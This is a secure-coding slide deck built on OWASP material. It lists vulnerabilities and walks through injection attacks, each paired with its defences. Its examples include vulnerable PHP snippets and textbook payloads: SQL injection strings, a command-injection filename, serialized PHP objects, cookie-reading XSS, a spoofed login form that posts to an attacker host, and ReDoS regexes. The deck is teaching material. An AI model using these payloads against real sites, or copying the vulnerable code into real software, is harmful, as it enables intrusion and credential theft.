Code Securely

By Max Gopey

Code Securely

- Chapter 1. Overview
- Chapter 2. Vulnerabilities
- Chapter 3. Injections
- Chapter 4. Useful stuff

OWASP

Open Web Application Security Project

- Web Security Wiki
- Cheat Sheets
- Development Guide
- Testing Guide
- Testing Tools
  - Offensive Web Testing Framework
  - Zed Attack Proxy
  - Application Security Verification Standard
- Anual Top 10 Project

OWASP ASDR

The OWASP Application Security Desk Reference

- Section 1: Category:Principle
- Section 2: Category:Threat Agent
- Section 3: Category:Attack
- Section 4: Category:Vulnerability
- Section 5: Category:Control
- Section 6: Category:Technical Impact
- Section 7: Category:Business Impact

Any application security risk has a **threat agent** (attacker) who is using an **attack** to target a **vulnerability** (typically a missing or broken **control**). If successful, this attack will have both a **technical impact** and a **business impact**. There may be one or more associated **principles** as well.

Security principles

- Apply defense in depth (complete mediation)
- Use a positive security model (fail-safe defaults, minimize attack surface)
- Fail securely
- Run with least privilege
- Avoid security by obscurity (open design)
- Keep security simple (verifiable, economy of mechanism)
- Detect intrusions (compromise recording)
- Don’t trust infrastructure
- Don’t trust services
- Establish secure defaults (psychological acceptability)

Threat Agents

An individual or group that can manifest a threat

Threat Agent = Capabilities + Intentions + Past Activities

Threat Agents Classification

- **Non-Target Specific:** these are computer viruses, worms, trojans and logic bombs.
- **Employees:** Staff, contractors, operational/maintenance personnel, or security guards who are annoyed with the company.
- **Organized Crime and Criminals:** Criminals target information that is of value to them, such as bank accounts, credit cards or intellectual property that can be converted into money.
- **Corporations:** Corporations who are engaged in offensive information warfare or competitive intelligence.
- **Human, Unintentional:** Accidents, carelessness.
- **Human, Intentional:** Insider, outsider.
- **Natural:** Flood, fire, lightning, meteor, earthquakes.

Technical Impact


- Loss of accountability
- Loss of availability
- Loss of confidentiality
- Loss of integrity

Business Impact

- Financial damage
- Non-compliance
- Privacy violation
- Reputation damage

Chapter 2

Vulnerabilities


Access control enforced by presentation layer
Addition of data-structure sentinel
Allowing password aging
ASP.NET Misconfigurations
Assigning instead of comparing
Authentication Bypass via Assumed-Immutable Data
Buffer Overflow
Buffer underwrite
Business logic vulnerability
Capture-replay
Catch NullPointerException
Comparing classes by name
Comparing instead of assigning
Comprehensive list of Threats to Authentication Procedures and Data
Covert timing channel
CRLF Injection
Cross Site Scripting Flaw
Dangerous Function
Deletion of data-structure sentinel
Directory Restriction Error
Deserialization of untrusted data
Double Free
Doubly freeing memory
Duplicate key in associative list (alist)
Empty Catch Block
Empty String Password
Failure of true random number generator
Failure to account for default case in switch
Failure to add integrity check value
Failure to check for certificate revocation
Failure to check integrity check value
Failure to check whether privileges were dropped successfully
Failure to deallocate data
Failure to drop privileges when reasonable
Failure to encrypt data
Failure to follow chain of trust in certificate validation
Failure to follow guideline/specification
Failure to protect stored data from modification
Failure to provide confidentiality for stored data
Failure to validate certificate expiration
Failure to validate host-specific certificate data
File Access Race Condition: TOCTOU
Format String
Guessed or visible temporary file
Hard-Coded Password
Heap Inspection
Heap overflow
HTTP Parameter Pollution
Ignored function return value
Illegal Pointer Value
Improper cleanup on thrown exception
Improper Data Validation
Improper string length checking
Improper error handling
Improper temp file opening
Incorrect block delimitation
Information Leakage
Information leak through class cloning
Information leak through serialization
Injection problem
Insecure Compiler Optimization
Insecure Randomness
Insecure Temporary File
Insecure Third Party Domain Access
Insecure Transport
Insufficient Entropy
Insufficient entropy in pseudo-random number generator
Insufficient Session-ID Length
Integer coercion error
Integer overflow
Invoking untrusted mobile code
J2EE Misconfiguration: Unsafe Bean Declaration
Least Privilege Violation
Key exchange without entity authentication
Leftover Debug Code
Log Forging
Log injection
Member Field Race Condition
Memory leak
Miscalculated null termination
Misinterpreted function return value
Missing parameter
Missing XML Validation
Mutable object returned
Non-cryptographic pseudo-random number generator
Not allowing password aging
Not using a random initialization vector with cipher block chaining mode
Null Dereference
Object Model Violation: Just One of equals() and hashCode() Defined
Often Misused: Authentication
Often Misused: Exception Handling
Often Misused: File System
Often Misused: Privilege Management
Often Misused: String Management
Omitted break statement
Open forward
Open redirect
Overflow of static internal buffer
Overly-Broad Catch Block
Overly-Broad Throws Declaration
Passing mutable objects to an untrusted method
Password Management: Hardcoded Password
Password Management: Weak Cryptography
Password Plaintext Storage
PHP File Inclusion
Poor Logging Practice
Portability Flaw
Privacy Violation
PRNG Seed Error
Process Control
Publicizing of private data when using inner classes
Race Conditions
Reflection attack in an auth protocol
Reflection injection
Relative path library search
Reliance on data layout
Relying on package-level scope
Resource exhaustion
Return Inside Finally Block
Reusing a nonce, key pair in encryption
Session Fixation
Sign extension error
Signed to unsigned conversion error
Stack overflow
State synchronization error
Storing passwords in a recoverable format
String Termination Error
Missing Error Handling
Symbolic name not mapping to correct object
Template:Vulnerability
Truncation error
Trust Boundary Violation
Trust of system event data
Trusting self-reported DNS name
Trusting self-reported IP address
Uncaught exception
Unchecked array indexing
Unchecked Return Value: Missing Check against Null
Undefined Behavior
Uninitialized Variable
Unintentional pointer scaling
Unreleased Resource
Unrestricted File Upload
Unsafe function call from a signal handler
Unsafe JNI
Unsafe Mobile Code
Unsafe Reflection
Unsigned to signed conversion error
Use of hard-coded password
Use of Obsolete Methods
Use of sizeof() on a pointer type
Using a broken or risky cryptographic algorithm
Using a key past its expiration date
Using freed memory
Using password systems
Using referer field for authentication or authorization
Using single-factor authentication
Using the wrong operator
Validation performed in client
Wrap-around error
Write-what-where condition

2013 Top 10 List

1. Injection
2. Broken Authentication and Session Management
3. XSS
4. Insecure Direct Object References
5. Security Misconfiguration
6. Sensitive Data Exposure
7. Missing Function Level Access Control
8. CSRF
9. Using Components with Known Vulnerabilities
10. Unvalidated Redirects and Forwards

Chapter 2

Auth Vulnerabilities

- Authentication Vulnerabilities
- Authorization Vulnerabilities
- Session Management Vulnerabilities
- Password Management Vulnerabilities

Chapter 2

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated.

Chapter 2

Cross-Site Request Forgery (CSRF)

```
<img src="http://shop.com/delete.php?product_id=156"/>
```

Chapter 2

CSRF Protection

- Check Headers: Origin, Referer
- Use CSRF Token

See: CSRF Prevention Cheat Sheet for more details.

Chapter 2

(Anti-)CSRF Token

- Any state changing operation requires a secure random token to prevent CSRF attacks
- Characteristics of a CSRF Token:
  - Unique per user session
  - Large random value
  - Generated by a cryptographically secure random number generator
- The CSRF token is added as a hidden field for forms or within the URL if the state changing operation occurs via a GET request
- The server rejects the requested action if the CSRF token fails validation

Chapter 3

Injections

- SQL Injection
- Blind SQL Injecion
- Code Injection
- Command Injection
- LDAP Injection
- PHP Object Injection
- XSS
- Content Spoofing
- Log Forging
- Regular expression DoS

Chapter 3

SQL Injection

A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application.

Chapter 3

SQL Injection

Username: Mike

Password: ' OR '' = '

```
SELECT * FROM Users WHERE username = 'Mike' AND password = '' OR '' = '';
```

Chapter 3

Blind SQL Injection

Blind SQL injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.

Chapter 3

Blind SQL Injection

```
http://newspaper.com/items.php?id=2
```

```
SELECT title, description, body FROM items WHERE ID = 2
```

```
http://newspaper.com/items.php?id=2 and 1=2
```

```
SELECT title, description, body FROM items WHERE ID = 2 and 1=2
```

Chapter 3

SQL Injection Protection

- Websec: SQL Injection Knowledge Base
- Php.net: SQL Injections Avoidance Techniques

Chapter 3

Code Injection

Code Injection is the general term for attack types which consist of injecting code that is then interpreted/executed by the application.

Chapter 3

Code Injection

```
01. $myvar = "varname";
02. $x = $_GET['arg'];
03. eval("\$myvar = \$x;");
```

eval = evil

Chapter 3

Code Injection Protection

- Don't use **eval()**.
- Don't use **eval()**, please.
- Ok, than don't trust any input.
- Any means any.

Chapter 3

Command Injection

Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application.

Chapter 3

Command Injection

```
01.  print("Please specify the name of the file to delete<br>");
02.  $file = $_GET['filename'];
03.  system("rm $file");
```

Request:

```
http://127.0.0.1/delete.php?filename=bob.txt;id
```

Response:

```
01.  Please specify the name of the file to delete
02.  uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Chapter 3

Command Injection Protection

- Don't use input in commands where possible
- Validate input
- Escape input

Chapter 3

LDAP Injection

LDAP Injection is an attack used to exploit web based applications that construct LDAP statements based on user input.

Chapter 3

LDAP Injection

```
$ldapSearchQuery = "(cn=" + $userName + ")";
```

- *
- jonys) (| (password = *)

Chapter 3

LDAP Injection Protection

- Escape user input:
  - &, !, |, =, <, >, ,, +, -, ", ', ; used in DN - Requires \ escape
  - (,), \, *, /, NUL used in Filter - Requires {\ASCII} escape

Chapter 3

PHP Object Injection

PHP Object Injection is an application level vulnerability
that could allow an attacker to perform different kinds of attacks
using object **unserialization** or **destruction**.

PHP Object Injection

```
01.  class Example1
02.  {
03.     public $cache_file;
04.
05.     function __destruct() {
06.        $file = "/var/www/cache/tmp/{$this->cache_file}";
07.        if (file_exists($file)) @unlink($file);
08.     }
09.  }
10.
11.  // some PHP code...
12.  $user_data = unserialize($_GET['data']);
13.  // some PHP code...
```

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

PHP Object Injection

```php
class Example2
{
   private $hook;

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...
$user_data = unserialize($_COOKIE['data']);
// some PHP code...
```

```
Cookie: data=O:8:"Example2":1:{s:4:"hook";s:10:"phpinfo();";}
```

Chapter 3

PHP Object Injection Protection

- Don't unserialize user input, use JSON functions instead
- Validate data in __wakeup()

Chapter 3

Cross-site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted web sites.

- Stored
- Reflected
- DOM Based

Chapter 3

Cross-site Scripting (XSS)

```
01. <?php
02. $employeeId = $_GET['employee_id'];
03. ...
04. ?>
05. Exmployee ID: <?php echo $employeeId ?>
```

```
http://testsite.com/vuln.php?employee_id=123<script>alert(1)</script>
```

Cross-site Scripting (XSS)

```
http://www.some.site/page.html?default=French
```

```
01. Select your language:
02. <select><script>
03. document.write("<OPTION value=1>"+document.location.href.substring(
04.     document.location.href.indexOf("default=")+8)+"</OPTION>");
05. document.write("<OPTION value=2>English</OPTION>");
06. </script></select>
```

```
http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
```

Chapter 3

XSS Protection

- XSS Prevention Cheat Sheet
- DOM based XSS Prevention Cheat Sheet
- XSS Filter Evasion Cheat Sheet

Chapter 3

XSS Protection

1. Never Insert Untrusted Data Except in Allowed Locations
2. HTML Escape Before Inserting Untrusted Data into HTML Element Content
3. Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
4. JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values
5. HTML escape JSON values in an HTML context and read the data with JSON.parse
6. CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
7. URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
8. Sanitize HTML Markup with a Library Designed for the Job
9. Prevent DOM-based XSS

Chapter 3

DOM Based XSS Protection

1. HTML Escape then JavaScript Escape Before Inserting Untrusted Data into HTML Subcontext *
2. JavaScript Escape Before Inserting Untrusted Data into HTML Attribute Subcontext *
3. Be Careful when Inserting Untrusted Data into the Event Handler and JavaScript code Subcontexts *
4. JavaScript Escape Before Inserting Untrusted Data into the CSS Attribute Subcontext *
5. URL Escape then JavaScript Escape Before Inserting Untrusted Data into URL Attribute Subcontext *
6. Populate the DOM using safe JavaScript functions or properties

* — within the Execution Context

Chapter 3

XSS Protection (Bonus)

1. Use HTTPOnly cookie flag
2. Implement Content Security Policy
3. Use an Auto-Escaping Template System
4. Use the X-XSS-Protection Response Header

Chapter 3

Content Spoofing

Content spoofing, also referred to as content injection, is an attack targeting a user made possible by an injection vulnerability in a web application. When an application does not properly handle user supplied data, an attacker can supply content to a web application that is reflected back to the user. This presents the user with a modified page under the context of the trusted domain.

Content Spoofing

```
01. <?php
02.     $name = $_REQUEST ['name'];
03. ?>
04. <html>
05.     <h1>Welcome to the Internet!</h1>
06.     <br>
07.     <body>
08.         Hello, <?php echo $name; ?>!
09.         <p>We are so glad you are here!</p>
10.     </body>
11. </html>
```

Content Spoofing

```
http://127.0.0.1/vulnerable.php?name=test
```

```
http://127.0.0.1/vulnerable.php?name=<h3>Please Enter Your Username and
Password to Proceed:</h3><form method="POST"
action="http://attackerserver/login.php">Username: <input type="text"
name="username" /><br />Password: <input type="password" name="password" /><br
/><input type="submit" value="Login" /></form><!--
```

Chapter 3

Content Spoofing Protection

See: XSS Protection

Chapter 3

Log Forging

Writing unvalidated user input to log files can allow an attacker to forge log entries or inject malicious content into the logs.

Chapter 3

Log Forging

```
01.  $productId = Mage::app()->getRequest()->getParam('id');
02.  try {
03.      $product->load($productId);
04.  } catch (Mage_Exception $exception) {
05.      Mage::log('Failed to load product with ID = ' + $productId);
06.  }
```

```
http://magento.site/index.php?id=5\n2016-04-19T15:13:24+00:00 ERR (3): Payment was
successful for order #100000156, but Magento was not able to complete the order.
```

— Hello! I just payed 500$ for a laptop, order # is 100000156, my credit card was charged, but the site showed an error. Could you maybe check your log files?

Chapter 3


Regular expression DoS

The Regular expression Denial of Service (ReDoS) is a Denial of Service attack, that exploits the fact that most Regular Expression implementations may reach extreme situations that cause them to work very slowly

Chapter 3

Regular expression DoS

```
^(a+)+$
```



- Input: 'aaaaX' — 16 possible paths
- Input: 'aaaaaaaaaaaaaaaaX' — 65536 possible paths
- The number is double for each additional a.

Chapter 3

ReDoS: Evil Regexes

A Regex is called "evil" if it can stuck on crafted input.

Evil Regex pattern contains:

- Grouping with repetition
- Inside the repeated group:
  - Repetition
  - Alternation with overlapping

Chapter 3

ReDoS: Evil Regexes

```
(a+)+

([a-zA-Z]+)*

(a|aa)+

(a|a?)+

(.*a){x} // for x > 10
```

All the above are susceptible to the input **aaaaaaaaaaaaaaaaaaaaaaaa!**

Chapter 3

ReDoS: Evil Regexes

```
^(([a-z])+.)+[A-Z]([a-z])+$
```

Chapter 3

Regular expression DoS

- Don't misuse regexes.
- Avoid evil regexes.

Chapter 4

Useful

- Path Traversal
- Full Path Disclosure
- Web Parameter Tampering
- Content Security Policy
- HTTP access control (CORS)
- Least Privilege Principle

OWASP Developer Guide

https://github.com/OWASP/DevGuide


That's all Folks!
SUPERB wallpapers